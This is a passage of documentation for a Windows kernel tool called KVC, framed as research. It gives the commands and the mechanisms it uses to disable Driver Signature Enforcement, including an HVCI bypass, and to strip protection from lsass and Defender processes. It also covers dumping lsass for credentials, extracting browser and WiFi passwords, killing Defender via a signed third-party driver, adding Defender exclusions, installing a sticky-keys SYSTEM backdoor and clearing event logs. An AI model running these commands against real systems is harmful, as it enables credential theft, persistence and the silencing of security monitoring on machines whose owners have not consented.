  set-signer <SIGNER> <PP|PPL> <NEW_SIGNER>         - Batch modify protection for all processes of specific signer
  list-signer <SIGNER>                              - List all processes with specific signer
  restore <signer_name|process_name>                - Restore PPL state or relaunch killed process
  restore all                                       - Restore all saved protection states
  history                                           - Show saved session history (max 16 sessions)
  cleanup-sessions                                  - Delete all sessions except current
  SIGNER can be: Antimalware, WinTcb, Windows, Lsa, WinSystem, etc.

=== System Integration Commands ===
  shift                                             - Install sticky keys backdoor (5x Shift = SYSTEM cmd)
  unshift                                           - Remove sticky keys backdoor
  trusted <command>                                 - Run command with elevated system privileges
  install-context                                   - Add context menu entries for right-click access
  evtclear                                          - Clear all primary system event logs (Application, Security, Setup, System)

=== Registry Backup & Defragmentation ===
  registry backup                                   - Backup all registry hives to Downloads
  registry backup C:\backup                         - Backup to custom directory
  registry restore C:\backup                        - Restore hives from backup
  registry defrag                                   - Defragment registry (backup+compact)
  Backs up: BCD, SAM, SECURITY, SOFTWARE, SYSTEM, NTUSER, etc.
  Default path: Downloads\Registry_Backup_YYYYMMDD_HHMMSS
  Defrag compacts hives through RegSaveKeyEx (no fragmentation)

=== Browser Password Extraction Commands ===
  browser-passwords                                 - Extract Chrome passwords (default)
  bp --chrome                                       - Extract Chrome passwords explicitly
  bp --brave                                        - Extract Brave browser passwords
  bp --edge                                         - Extract Edge browser passwords
  bp --all                                          - Extract from all installed browsers
  bp --output C:\reports                            - Custom output directory
  bp --edge -o C:\data                              - Edge passwords to custom path
  Requires kvc_pass.exe for Chrome/Brave/All
  Edge with kvc_pass: JSON + cookies + HTML/TXT reports (full extraction)
  Edge without kvc_pass: HTML/TXT reports only (built-in DPAPI fallback)

=== Enhanced Windows Defender Exclusion Management ===
  add-exclusion <path>                              - Add file/folder to exclusions (legacy syntax)
  add-exclusion Paths <path>                        - Add specific path to exclusions
  add-exclusion Processes <n>                       - Add process to exclusions
  add-exclusion Extensions <ext>                    - Add file extension to exclusions
  add-exclusion IpAddresses <ip>                    - Add IP address/CIDR to exclusions
  remove-exclusion [TYPE] <value>                   - Remove exclusion (same syntax as add)
  When no path specified, adds current program to both Paths and Processes

=== Security Engine Management ===
  secengine disable                                 - kill MsMpEng/SecurityHealthSystray/SecurityHealthService
  secengine enable                                  - Remove IFEO block, start WinDefend/SecurityHealthService
  secengine status                                  - Show IFEO block / service / process state
  Offline IFEO hive edit - bypasses DACL on protected registry keys
  disable: IFEO set on 3 targets, then kvckiller.sys kills running processes immediately
  disable: kvckiller.sys is digitally signed - no HVCI restart, no DSE bypass needed
  disable: MsMpEng.exe + SecurityHealthSystray via IOCTL; SecurityHealthService via SCM stop
  enable:  WinDefend + SecurityHealthService started via SCM; MsMpEng.exe up within seconds

=== Windows Defender UI Automation ===
  rtp on                                            - Enable Real-Time Protection
  rtp off                                           - Disable Real-Time Protection
  rtp status                                        - Check Real-Time Protection status
  tp on                                             - Enable Tamper Protection
  tp off                                            - Disable Tamper Protection
  tp status                                         - Check Tamper Protection status
  Uses ghost mode (invisible window, UAC bypass, pre-warming)
  Fully automated - no user interaction required

=== DPAPI Secrets Extraction Commands ===
  export secrets [path]                             - Extract browser & WiFi secrets using TrustedInstaller
  Default path is the Downloads folder - simple: 'kvc export secrets'
  Extracts Chrome, Edge passwords + WiFi credentials + master keys

=== Watermark Management ===
  watermark remove                                  - Remove Windows desktop watermark (alias: wm remove)
  watermark restore                                 - Restore Windows desktop watermark (alias: wm restore)
  watermark status                                  - Check current watermark status (alias: wm status)
  Hijacks ExplorerFrame.dll via registry redirection
  Requires Administrator privileges and TrustedInstaller access

=== UnderVolter - EFI Undervolting Module ===
  undervolter deploy                                - Decrypt UnderVolter.dat and write EFI files to ESP
  undervolter remove                                - Restore backed-up BOOTX64.EFI, remove EFI\UnderVolter\
  undervolter status                                - Check whether UnderVolter is deployed on the EFI partition
  Requires UnderVolter.dat in current directory or System32
  Deploy mode A: replaces \EFI\BOOT\BOOTX64.EFI (original backed up as BOOTX64.efi.bak)
  Deploy mode B: copies to \EFI\UnderVolter\ only - add UEFI boot entry manually

=== Forensic Analysis - KvcForensic Module ===
  analyze <dump.dmp>                                - Analyze minidump - extract credentials (MSV/WDigest/Kerberos/TSPKG)
  analyze <dump.dmp> --format txt|json|both         - Output format (default: both)
  analyze <dump.dmp> --full                         - Include metadata header in text report
  analyze <dump.dmp> --tickets <dir>                - Export Kerberos tickets as .kirbi + .ccache
  analyze lsass                                     - Find most recent lsass dump (CWD or Downloads) and analyze
  analyze --gui                                     - Open KvcForensic in GUI mode (drag-and-drop interface)
  Output files written alongside the dump (.txt / .json, same directory)
  Requires kvcforensic.dat - place in CWD and run 'kvc setup', or copy to System32

=== Entertainment ===
  --tetris                                          - Launch classic Tetris game (x64 assembly)
  Arrow keys to move/rotate, Space for hard drop, P to pause
  Press F2 to start new game, ESC to exit

=== Filesystem Blocker (kvcblocker.sys) ===
  lock --gui                                        - Open VaultGuard protection GUI
  lock --tray                                       - Open VaultGuard GUI minimized to tray
  lock status                                       - Driver status: active, path count, trusted count
  lock on                                           - Enable filesystem protection globally
  lock off                                          - Disable filesystem protection globally
  lock add <path> <mode>                            - Protect folder (Hidden|Locked|ReadOnly|NoExec|All)
  lock remove <path>                                - Remove folder from protection
  lock allow <app.exe>                              - Add process to bypass list (case-insensitive)
  lock unallow <app.exe>                            - Remove process from bypass list
  lock list                                         - Show driver status and counts
  lock clear                                        - Remove all protected paths and trusted entries
  Kernel minifilter driver (FSFilter Content Screener)
  Service: clrcd  |  Device: BE79F7D8-53E6-4308-9D51-EDCDA79805C4
  Protection modes: Hidden=hide from shell, Locked=block all writes,
    ReadOnly=block writes allow reads, NoExec=block execution

=== ForceIO File Operations (forceio.sys) ===
  locks <path>                                      - Show processes locking a file (supports * and ?)
  delete <path>                                     - Force-delete file or directory (supports * and ?)
  rename <source> <destination>                     - Force-rename or move file or directory
  copy <source> <destination>                       - Force-copy file or directory
  Uses the WHCP-signed IObitUnlocker.sys driver through the IObitUnlocker service
  The driver is loaded for the operation and removed after completion
  Wildcards are supported in the final path component only
  Existing destinations are rejected by copy and rename
  Requires Administrator privileges
5. Driver Signature Enforcement (DSE) Control
DSE is a Windows security feature that prevents loading drivers not signed by Microsoft. While crucial for security, it hinders legitimate kernel research and driver development. KVC provides a mechanism to temporarily disable DSE at runtime, even on highly secured systems.
Understanding DSE and HVCI/VBS
DSE: Controlled by flags within the
g_CiOptionsvariable in theci.dllkernel module. A value of0x6typically indicates standard DSE enabled. Setting it to0x0disables the check.HVCI/VBS (Hypervisor-Protected Code Integrity / Virtualization-Based Security): On modern systems, HVCI uses virtualization to protect kernel memory, including
g_CiOptions, from modification, even by code running in Ring-0. Active HVCI is indicated by any bit in the mask0x0001C000being set ing_CiOptions(e.g.,0x0001C006), or confirmed via theSecurityServicesRunningregistry value when the bit state is not yet reflected in kernel memory.g_CiOptionslocation: The address ofg_CiOptionsvaries by Windows build and is not exported. KVC locates it at runtime usingCiOptionsFinder, a fully offline semantic analyser. No PDB download, no network access, no hardcoded offsets or byte patterns. The analyser scans the on-diskci.dllimage for RIP-relative instruction references to the variable — specificallytest/bt/bts/movencodings — scores candidates by instruction kind, flag-mask content, and bit-operation count, and selects the winner deterministically. Two strategies are used depending on the Windows version detected at runtime:Platform Strategy Windows 11 (all builds including 26H1) Scan code sections for references into the CiPolicyPE section; score by kind and maskWindows 10 (no CiPolicysection)Scan code sections for references into .data; qualify bybtscount and low-bit evidenceA build-number fallback (
+0x4pre-26H1,+0x8from build 26100) is used only when the probe is inconclusive.
KVC supports DSE control in all scenarios:
- ✅ Standard Systems (
g_CiOptions = 0x6): Direct memory patch via the driver. - ✅ Windows 10 (all builds, including latest updates):
g_CiOptionslocated via.datasemantic probe — no PDB, no network. - ✅ Windows 11 up to 25H2:
g_CiOptionslocated viaCiPolicysection probe. - ✅ Windows 11 26H1 (build 26100+): Offset within
CiPolicychanged from+0x4to+0x8. Handled automatically by the semantic probe; build-number fallback also updated. - ✅ HVCI/VBS Enabled Systems (
g_CiOptions = 0x0001C006or similar): Requires a sophisticated bypass involving a reboot.
How KVC Bypasses DSE
Standard System (g_CiOptions = 0x6)
sequenceDiagram
    participant User
    participant KVC_EXE as kvc.exe
    participant KVC_SYS as kvc.sys (Kernel)
    participant CI_DLL as ci.dll (Kernel Memory)

    User->>KVC_EXE: kvc dse off
    KVC_EXE->>KVC_EXE: Load Driver (kvc.sys)
    KVC_EXE->>KVC_SYS: Find g_CiOptions address
    KVC_SYS-->>CI_DLL: Locate g_CiOptions
    CI_DLL-->>KVC_SYS: Return Address
    KVC_SYS-->>KVC_EXE: Return Address
    KVC_EXE->>KVC_SYS: Read DWORD at Address
    KVC_SYS-->>CI_DLL: Read Value (e.g., 0x6)
    CI_DLL-->>KVC_SYS: Return Value
    KVC_SYS-->>KVC_EXE: Return Value (0x6)
    KVC_EXE->>KVC_EXE: Verify Value is 0x6
    KVC_EXE->>KVC_SYS: Write DWORD 0x0 at Address
    KVC_SYS-->>CI_DLL: Modify g_CiOptions = 0x0
    KVC_SYS-->>KVC_EXE: Confirm Write
    KVC_EXE->>KVC_EXE: Unload Driver
    KVC_EXE-->>User: Success! DSE is OFF (No reboot needed)
Explanation: KVC loads its driver, locates g_CiOptions , reads the current value , verifies it's the expected standard DSE value (0x6) , and directly patches it to 0x0 using a kernel memory write operation. The driver is then unloaded. No reboot is required.
HVCI/VBS Enabled System (g_CiOptions = 0x0001C006)
This requires bypassing the hypervisor's memory protection. KVC uses a clever technique involving the Secure Kernel Client (skci.dll) library:
sequenceDiagram
    participant User
    participant KVC_EXE as kvc.exe
    participant TI as TrustedInstaller Integrator
    participant OS as Windows OS
    participant REG as Registry
    participant FS as File System (System32)
    participant HVCI as Hypervisor Protection

    User->>KVC_EXE: kvc dse off
    KVC_EXE->>KVC_EXE: Load Driver, Check g_CiOptions
    Note over KVC_EXE: Detects HVCI (0x0001C006)
    KVC_EXE-->>User: HVCI detected, bypass needed. Reboot? [Y/N]
    User->>KVC_EXE: Y
    KVC_EXE->>KVC_EXE: Unload Driver
    KVC_EXE->>TI: Rename skci.dll -> skci<U+200B>.dll
    TI->>FS: Rename file (Elevated)
    KVC_EXE->>REG: Save Original g_CiOptions value
    KVC_EXE->>REG: Set RunOnce: kvc.exe dse off
    KVC_EXE->>OS: Initiate Reboot

    rect rgb(230, 230, 255)
    Note over OS: System Restarts...
    OS-->>HVCI: Fails to load skci.dll (renamed)
    Note over HVCI: HVCI Protection NOT Activated for this boot
    OS->>REG: Execute RunOnce command: kvc.exe dse off
    end

    KVC_EXE->>KVC_EXE: RunOnce executes 'kvc dse off'
    KVC_EXE->>TI: Restore skci<U+200B>.dll -> skci.dll
    TI->>FS: Rename file back (Elevated)
    KVC_EXE->>KVC_EXE: Load Driver
    KVC_EXE->>KVC_EXE: Patch g_CiOptions -> 0x0 (Now possible!)
    KVC_EXE->>REG: Clear saved state
    KVC_EXE->>KVC_EXE: Unload Driver
    Note over KVC_EXE: DSE is OFF for this boot session only
Explanation:
- KVC detects the HVCI state (
0x0001C006). - It prompts the user for a required reboot.
- If confirmed, KVC uses its
TrustedInstallerIntegratorto renameC:\Windows\System32\skci.dlltoskci<U+200B>.dll(using a Zero Width Space character U+200B). This prevents the Secure Kernel from loading on the next boot, thus disabling HVCI memory protection for that specific boot session. - KVC saves the original
g_CiOptionsvalue and sets up aRunOnceregistry key to automatically executekvc.exe dse offafter the reboot. - The system is rebooted.
- Upon reboot, HVCI fails to initialize because
skci.dllisn't found. Kernel memory is now writable. - The
RunOncecommand executeskvc dse off. - This instance of KVC restores the original
skci.dllname , loads the driver, patchesg_CiOptionsto0x0(now possible without HVCI protection) , cleans the registry state, and unloads the driver. - DSE remains disabled only for the current boot session. HVCI protection will be fully restored upon the next reboot because
skci.dllis back in place. No system files are permanently modified.
DSE Commands
Check DSE Status:
kvc.exe dseDisplays the kernel address and current hexadecimal value of
g_CiOptions, along with an interpretation (Enabled/Disabled, HVCI status) .Disable DSE (Standard):
kvc.exe dse offDisables DSE. On standard systems (
g_CiOptions = 0x6), immediate — direct kernel write. On HVCI systems, triggers theskci.dllrename bypass and initiates a reboot. After reboot, RunOnce completes the patch and restoresskci.dll.Disable DSE (Next-Gen / Safe):
kvc.exe dse off --safePDB-based
SeCiCallbackspatching. ResolvesSeCiCallbacksandZwFlushInstructionCacheoffsets fromntoskrnl.exePDB viaSymbolEngine, then redirects the CI validation callback toZwFlushInstructionCache— a no-op from CI's perspective. Preserves VBS/HVCI — no reboot required, noskci.dllrename. PDB cached inC:\ProgramData\dbg\sym\. Original callback saved to registry bySessionManager. Recommended on systems with Memory Integrity off.Enable DSE (Standard):
kvc.exe dse onRestores
g_CiOptionsto0x6in kernel memory. Does not affect the HVCI bypass state; HVCI re-enables on the next reboot regardless.Enable DSE (Next-Gen / Safe):
kvc.exe dse on --safeReads the original
SeCiCallbackspointer saved bydse off --safefrom the registry viaSessionManagerand writes it back into kernel memory. No reboot required.
Important Notes:
- DSE manipulation requires Administrator privileges.
- The HVCI bypass is temporary and lasts only for one boot cycle.
- Modifying kernel memory carries inherent risks, including potential system instability (BSOD) if interrupted or if unexpected system states are encountered. Proceed with caution.
Driver Signing & Development Certificates (Signer/)
The repository deliberately includes the root and code-signing certificates within the Signer/cert/ directory (Microsoft_Windows-standard-* and Microsoft_Windows_OS-driver-*). This design provides a self-contained, reproducible development and testing pipeline for research drivers and system components without dependencies on commercial PKI infrastructure or external certificate authorities.
Signer/
├── cert/
│   ├── Microsoft_Windows_OS-driver-root.cer       - Driver Root CA certificate
│   ├── Microsoft_Windows_OS-driver-signing.cer    - Kernel-mode Driver Signing certificate
│   ├── Microsoft_Windows_OS-driver-signing.pfx    - Private key package (PKCS #12)
│   ├── Microsoft_Windows_OS-driver-signing.pwd    - Password container
│   ├── Microsoft_Windows-standard-root.cer        - User-mode Root CA certificate
│   ├── Microsoft_Windows-standard-signing.cer     - Authenticode Code Signing certificate
│   ├── Microsoft_Windows-standard-signing.pfx     - User-mode private key package
│   ├── Microsoft_Windows-standard-signing.pwd     - Password container
│   └── signing.config.json                        - SignTool policy configuration
├── sign.ps1 / sign.cmd                            - Automated signing script (Authenticode & Kernel cross-sign)
└── trust.ps1 / trust.cmd                          - One-click local certificate store trust installer
Workflow & Test Automation:
- Trust Installation (
trust.cmd/trust.ps1): Installs the self-signed Root CA into the machine's localROOT(Trusted Root Certification Authorities) andTrustedPublisherstores. On test systems with Test Mode enabled (bcdedit /set testsigning on) or during driver development, Windows accepts binaries signed with these certificates as fully verified. - Automated Signing (
sign.cmd/sign.ps1): Invokes Windows SDKsigntool.exewith RFC-3161 timestamps (/tr http://timestamp.digicert.com /td sha256), applying dual-hash Authenticode signatures and cross-signing policies across build outputs (kvc.exe,kvc.sys,kvcstrm.sys, etc.).
6. Process Protection (PP/PPL) Manipulation
Modern Windows protects critical processes using Protected Process Light (PPL) and Protected Process (PP) mechanisms. These prevent unauthorized access, such as memory reading or termination, even by administrators. KVC overcomes these limitations by operating at the kernel level.
Understanding PP/PPL
Process protection is defined by the _PS_PROTECTION structure within the kernel's EPROCESS object for each process. It consists of:
- Type: Specifies the protection level (
None,ProtectedLight(PPL), orProtected(PP)). - Signer: Specifies the required signature type for code allowed to interact with the process (e.g.,
Antimalware,Lsa,Windows,WinTcb).
EPROCESS Structure (Conceptual)
+---------------------------+
| ...                       |
| UniqueProcessId (PID)     |
| ActiveProcessLinks        |
| ...                       |
| Protection                |
|   (PS_PROTECTION)         |
|   --> Type (3 bits)       |
|   --> Audit (1 bit)       |
|   --> Signer (4 bits)     |
| ...                       |
| SignatureLevel            |
| SectionSignatureLevel     |
| ...                       |
+---------------------------+
Standard user-mode tools lack the privilege to even read the memory of highly protected processes (like lsass.exe which is often PPL-WinTcb).
How KVC Manipulates Protection
KVC leverages its kernel driver (kvc.sys) to directly modify the Protection byte within the target process's EPROCESS structure in kernel memory.
flowchart TD
    A(["kvc unprotect / protect / set PID"]) --> B{"Controller Core"}
    B --> C(["OffsetFinder: locate EPROCESS.Protection offset"])
    B --> D(["kvcDrv: walk ActiveProcessLinks for target EPROCESS"])
    D --> E[("Kernel Pool Memory")]
    C --> B
    D --> B
    B --> F(["kvcDrv: read current Protection byte at EPROCESS + offset"])
    F <--> E
    F --> B
    B --> G{"Calculate New Protection Byte<br/>(0x00 for unprotect, 0x31 for PPL-Antimalware)"}
    G --> H(["kvcDrv: write new byte to EPROCESS in kernel memory"])
    H <--> E
    H --> I(["Verify written value"])
    I --> J(["Success confirmation"])
Key Steps:
kvc.exereceives the command (e.g.,unprotect lsass).- The
ControllerusesOffsetFinderto get the dynamic offset of theProtectionfield within theEPROCESSstructure . - The
Controlleruses the kernel driver (kvcDrv/kvc.sys) to find the kernel memory address (EPROCESSaddress) of the target process (e.g.,lsass.exe) . - The driver reads the current
Protectionbyte atEPROCESS Address + Protection Offset. - The
Controllercalculates the desired new protection byte (e.g.,0x0for unprotect). - The driver writes the new protection byte directly into kernel memory at
EPROCESS Address + Protection Offset.
Protection Levels and Signer Types
- Levels (
PS_PROTECTED_TYPE):None(0): No protection.ProtectedLight(1): PPL - Common for services like LSASS, CSRSS.Protected(2): PP - Highest level, rarer, used for critical media components.
- Signers (
PS_PROTECTED_SIGNER): Define who can interact with the protected process.None(0)Authenticode(1): Standard code signing.CodeGen(2): .NET code generation.Antimalware(3): AV vendors (e.g., MsMpEng.exe).Lsa(4): Local Security Authority.Windows(5): Standard Windows components.WinTcb(6): Trusted Computing Base (e.g., lsass.exe).WinSystem(7): Core system components.App(8): Windows Store apps.
Session Management System
KVC includes a session management system to track protection changes, especially useful for restoring protection after analysis or across reboots .
- Tracking: When you use
unprotect(especiallyunprotect allorunprotect <SIGNER>), KVC saves the original protection state of the affected processes to the registry underHKCU\Software\kvc\Sessions\<BootID>\<SignerName>. Each boot gets a unique session ID based on boot time. - Reboot Detection: KVC detects system reboots by comparing current vs saved boot times/tick counts .
- History Limit: It keeps a history of the last 16 boot sessions, automatically deleting the oldest ones to prevent excessive registry usage .
- Restoration: The
restorecommands read the saved state from the current boot session's registry entries and reapply the original protection levels to processes that still exist . Status is updated in the registry from "UNPROTECTED" to "RESTORED".
Protection Manipulation Commands
List Protected Processes:
kvc.exe listShows a color-coded table of all currently running protected processes, including PID, Name, Protection Level, Signer Type, Signature Levels, and Kernel Address . Colors typically indicate the signer type (e.g., Red for LSA, Green for WinTcb).
Get Process Protection Status:
kvc.exe get <PID | process_name>
kvc.exe info <PID | process_name> # Alias
Displays the current protection status (e.g., "PPL-WinTcb") for a specific process identified by PID or name .
Set/Force Protection:
kvc.exe set <PID | process_name | PID1,PID2,...> <PP | PPL> <SIGNER_TYPE>Forces the specified protection level and signer type onto the target process(es), overwriting any existing protection .
SIGNER_TYPEcan be names likeWinTcb,Antimalware, etc. . Supports comma-separated lists for batch operations .Spoof Process Signatures:
kvc.exe spoof <PID | process_name> <EXE_SIG_HEX> <DLL_SIG_HEX>Writes the
SignatureLevelandSectionSignatureLevelbytes in the target'sEPROCESSstructure directly. This changes the fields Windows uses for protection and signature decisions; it does not create a valid cryptographic signature. Automated values are also applied bykvc protectandkvc set.Protect Unprotected Process:
kvc.exe protect <PID | process_name | PID1,PID2,...> <PP | PPL> <SIGNER_TYPE>Applies protection only if the target process(es) are currently unprotected. Fails if the process is already protected . Supports comma-separated lists .
Unprotect Process:
kvc.exe unprotect <PID | process_name | SIGNER_TYPE | PID1,Name2,... | all>Removes protection (sets Protection byte to 0) from the specified target(s) .
<PID | process_name>: Unprotects a single process.<SIGNER_TYPE>: Unprotects all currently running processes matching that signer type (e.g.,kvc unprotect Antimalware). Saves state for restoration.<PID1,Name2,...>: Unprotects multiple specific processes .all: Unprotects all protected processes currently running. Saves state grouped by signer .
Modify Protection by Signer:
kvc.exe set-signer <CURRENT_SIGNER> <PP | PPL> <NEW_SIGNER>Finds all processes currently protected with
<CURRENT_SIGNER>and changes their protection to the specified<PP | PPL>level and<NEW_SIGNER>type .List Processes by Signer:
kvc.exe list-signer <SIGNER_TYPE>Displays a table similar to
kvc list, but only includes processes matching the specified<SIGNER_TYPE>.Restore Protection (Session Management):
kvc.exe restore <SIGNER_TYPE | all>Restores the original protection state saved during
unprotectoperations within the current boot session .<SIGNER_TYPE>: Restores protection for processes belonging to the specified signer group .all: Restores protection for all processes tracked in the current session's saved state .
View Session History:
kvc.exe historyDisplays the saved protection states from the last 16 boot sessions, marking the current one . Shows which processes were unprotected under which signer group and their restoration status ("UNPROTECTED" or "RESTORED").
Cleanup Old Sessions:
kvc.exe cleanup-sessionsDeletes all saved session states from the registry except for the current boot session .
Example Workflow:
# See which processes are protected
kvc.exe list

# Unprotect Windows Defender and LSASS for analysis
kvc.exe unprotect Antimalware
kvc.exe unprotect WinTcb

# Perform analysis (e.g., memory dump, instrumentation)
kvc.exe dump MsMpEng.exe C:\dumps
kvc.exe dump lsass.exe C:\dumps
# ... other research actions ...

# Restore original protection using saved session state
kvc.exe restore Antimalware
kvc.exe restore WinTcb
# OR restore everything modified in this session
# kvc.exe restore all

# Verify protection is back
kvc.exe list
7. Advanced Memory Dumping
Acquiring memory dumps of protected processes like lsass.exe (Local Security Authority Subsystem Service) is critical for credential extraction and forensic analysis but is blocked by PP/PPL on modern Windows. KVC bypasses these restrictions.
The Challenge with Protected Processes
Standard tools like Task Manager, procdump.exe, or Process Explorer operate in user mode and request memory access via standard Windows APIs (e.g., OpenProcess, ReadProcessMemory). The Kernel Security Reference Monitor denies these requests when targeting a process with a higher protection level (PP/PPL) than the requesting tool (even if running as Administrator).
KVC's Kernel-Mode Approach
KVC circumvents this by using its kernel driver and, optionally, self-protection elevation:
sequenceDiagram
    participant User
    participant KVC_EXE as kvc.exe
    participant KVC_SYS as kvc.sys (Kernel)
    participant Target_PPL as Target Process (e.g., LSASS)
    participant DbgHelp_DLL as DbgHelp.dll

    User->>KVC_EXE: kvc dump lsass C:\dumps
    KVC_EXE->>KVC_EXE: Load Driver (kvc.sys)
    KVC_EXE->>KVC_SYS: Get LSASS EPROCESS Address & Protection
    KVC_SYS-->>KVC_EXE: Return Addr, Protection (e.g., PPL-WinTcb)
    Note over KVC_EXE: Determines LSASS is PPL-WinTcb

    %% Optional Self-Protection (Auxiliary)
    %% KVC_EXE->>KVC_SYS: Set KVC Protection & Spoof Signatures to PPL-WinTcb
    %% Note over KVC_EXE: Self-protection helps, but direct kernel access is key.

    KVC_EXE->>OS: OpenProcess(LSASS_PID, PROCESS_VM_READ | ...)
    Note over OS: Access potentially granted due to matching protection OR kernel bypass
    OS-->>KVC_EXE: Return hProcess handle for LSASS

    KVC_EXE->>FS: CreateFileW("C:\dumps\lsass.exe_PID.dmp")
    FS-->>KVC_EXE: Return hFile handle

    KVC_EXE->>DbgHelp_DLL: MiniDumpWriteDump(hProcess, LSASS_PID, hFile, FullMemory)
    DbgHelp_DLL-->>Target_PPL: Read Memory Regions
    Target_PPL-->>DbgHelp_DLL: Provide Memory Data
    DbgHelp_DLL-->>FS: Write Dump Data to hFile
    FS-->>DbgHelp_DLL: Confirm Write
    DbgHelp_DLL-->>KVC_EXE: Return Success/Failure

    KVC_EXE->>FS: CloseHandle(hFile)
    KVC_EXE->>OS: CloseHandle(hProcess)

    %% Optional Self-Protection Cleanup
    %% KVC_EXE->>KVC_SYS: Set KVC Process Protection back to None

    KVC_EXE->>KVC_EXE: Unload Driver
    KVC_EXE-->>User: Success! Dump created at C:\dumps\lsass...
Explanation:
- KVC identifies the target process (e.g.,
lsass.exe) and its protection level (e.g.,PPL-WinTcb) using kernel operations . - (Optional but helpful) KVC can elevate its own process protection level to match the target's level (e.g., to
PPL-WinTcb) . This helps satisfy some access checks performed by APIs likeOpenProcess. - KVC calls
OpenProcessto get a handle to the target process with memory read permissions (PROCESS_VM_READ). Even if self-protection isn't used or fails, the kernel-level modifications often bypass standard checks. - KVC creates the output dump file.
- KVC calls the
MiniDumpWriteDumpfunction (fromDbgHelp.dll), providing the process handle, PID, and file handle. This function handles the complexities of reading process memory (including suspended threads, handle data, etc.) and writing it to the dump file. KVC uses flags for a full memory dump (MiniDumpWithFullMemory) to capture maximum data. - Handles are closed, self-protection (if applied) is removed, and the driver is unloaded.
Undumpable Processes
Certain core system components operate at a level where even kernel-mode dumping is impossible or leads to instability. KVC specifically prevents attempts to dump these:
- System (PID 4): The main kernel process.
- Secure System: The process hosting the Virtual Secure Mode (VSM) / VBS components.
- Registry: The kernel's registry hive manager.
- Memory Compression: The kernel's memory management process.
Attempting to dump these will result in an error message from KVC .
Memory Dumping Commands
- Dump Process:
Creates a full memory dump (kvc.exe dump <PID | process_name> [output_path].dmpfile) of the specified process .<PID | process_name>: Target process identifier.[output_path]: Optional directory to save the dump file. If omitted, the file is saved to the user'sDownloadsfolder . The filename will beprocessname_PID.dmp.
Examples:
# Dump LSASS to the Downloads folder
kvc.exe dump lsass.exe

# Dump process with PID 1234 to C:\temp
kvc.exe dump 1234 C:\temp

# Dump Chrome main process to D:\dumps
kvc.exe dump chrome.exe D:\dumps
Note: Dumping anti-malware processes (like MsMpEng.exe) often requires disabling the anti-malware service first, as they employ aggressive self-protection mechanisms beyond standard PP/PPL. Dumping may hang or fail otherwise.
8. Process Termination (Killing Processes)
Similar to memory dumping, terminating protected processes is restricted by Windows. KVC provides a kill command that overcomes these limitations.
The Challenge with Protected Processes
Standard tools like Task Manager (taskkill.exe) use the TerminateProcess API. This API call fails with "Access Denied" if the calling process does not have sufficient privileges relative to the target process's protection level (PP/PPL).
KVC's Dual-Driver Termination Ladder
On modern Windows platforms (including Windows 11 24H2/26H1), standard user-mode APIs like OpenProcess(PROCESS_TERMINATE) are blocked against PP/PPL targets. Furthermore, third-party signed termination drivers cannot strip PPL independently on Windows 11.
To resolve this limitation, KVC employs a coordinated dual-driver ladder:
- PPL Revocation via Core Driver (
kvc.sys): KVC resolves the targetEPROCESSin kernel memory and zeroesEPROCESS.PS_PROTECTIONdirectly (PS_PROTECTION = 0x00), verifying the stripping in kernel memory. - Ring-0 Termination via Signed Driver (
kvckiller.sys): Once PPL is stripped and verified, KVC invokes the digitally signedkvckiller.sys(K7RKScan, IOCTL0x00222018) to issue the kernel-level process termination (ZwTerminateProcess). - Transaction Safety: If termination fails, the original protection byte is restored in kernel memory; if successful, the target's executable path is cached in
HKCU\Software\kvc\KilledPathsforkvc restore. The process is eliminated instantly without requiring a system restart.
sequenceDiagram
    participant User
    participant KVC_EXE as kvc.exe
    participant KVC_SYS as kvc.sys (Kernel Primitive)
    participant EPROC as Target EPROCESS
    participant KILLER as kvckiller.sys (K7RKScan Signed)
    participant Target as Target Process (e.g., MsMpEng)

    User->>KVC_EXE: kvc kill <PID/Name>
    KVC_EXE->>KVC_SYS: BeginDriverSession() -> Locate Target EPROCESS
    KVC_SYS->>EPROC: Read EPROCESS.PS_PROTECTION (e.g. 0x31 PPL-Antimalware)
    KVC_SYS-->>KVC_EXE: Target protection identified

    Note over KVC_EXE,KVC_SYS: Step 1: Zero protection in kernel memory
    KVC_EXE->>KVC_SYS: SetProcessProtection(EPROCESS, 0)
    KVC_SYS->>EPROC: Write PS_PROTECTION = 0x00
    KVC_SYS-->>KVC_EXE: Verification: PS_PROTECTION == 0x00 (Stripped)

    Note over KVC_EXE,KILLER: Step 2: Signed Ring-0 Termination
    KVC_EXE->>KILLER: KillerSession::Open() -> Handshake (IOCTL 0x222008)
    KVC_EXE->>KILLER: Terminate PID via IOCTL 0x222018
    KILLER->>Target: Ring-0 ZwTerminateProcess(Handle, 1)
    Target-->>Target: Process Terminated
    KILLER-->>KVC_EXE: Confirmation: Process dead

    Note over KVC_EXE: Step 3: Transactional Cleanup
    KVC_EXE->>KILLER: Close session & delete ephemeral service
    KVC_EXE->>KVC_SYS: EndDriverSession()
    KVC_EXE-->>User: Success: Target terminated without reboot
Dual-Driver Execution Summary:
- KVC checks target protection state. If unprotected, it uses standard Ring-0 primitives.
- If the target is PP/PPL protected,
kvc.syszeroesPS_PROTECTIONin the activeEPROCESSobject. - KVC validates that
PS_PROTECTIONis0x00. kvckiller.sysissues IOCTL0x222018to dispatch Ring-0ZwTerminateProcess.- Driver services are unloaded and deleted immediately without residual registry footprint.
Protection Flow (Full Camouflage)
When KVC applies protection, it performs an atomic double-patch to ensure the process passes both kernel-level access checks and user-mode signature verification:
sequenceDiagram
    participant User
    participant KVC_EXE as kvc.exe
    participant KVC_SYS as kvc.sys (Kernel)
    participant EPROC as EPROCESS Structure

    User->>KVC_EXE: kvc protect notepad PPL Antimalware
    KVC_EXE->>KVC_EXE: Load Driver
    KVC_EXE->>KVC_SYS: Apply Protection (0x31) & Spoof Signatures (0x37, 0x07)

    KVC_SYS->>EPROC: Write Protection Byte -> 0x31 (PPL-Antimalware)
    KVC_SYS->>EPROC: Write SignatureLevel -> 0x37 (WinSystem)
    KVC_SYS->>EPROC: Write SectionSignatureLevel -> 0x07 (WinSystem)

    KVC_SYS-->>KVC_EXE: Confirm Atomic Write
    KVC_EXE->>KVC_EXE: Unload Driver
    KVC_EXE-->>User: Protection and signature fields updated
Process Targeting
The kill command supports flexible targeting:
- By PID:
kvc kill 1234 - By Exact Name:
kvc kill notepad.exe - By Partial Name (Case-Insensitive):
kvc kill note(matchesnotepad.exe),kvc kill total(matchesTotalcmd64.exe). If multiple processes match a partial name, KVC might terminate all or require a more specific name (behavior depends on implementation details not fully shown, but likely uses pattern matching similar toFindProcessesByName). - Comma-Separated List:
kvc kill 1234,notepad,WmiPrvSE.exe. KVC parses the list and attempts to terminate each target .
Process Termination Command
- Terminate Process(es):
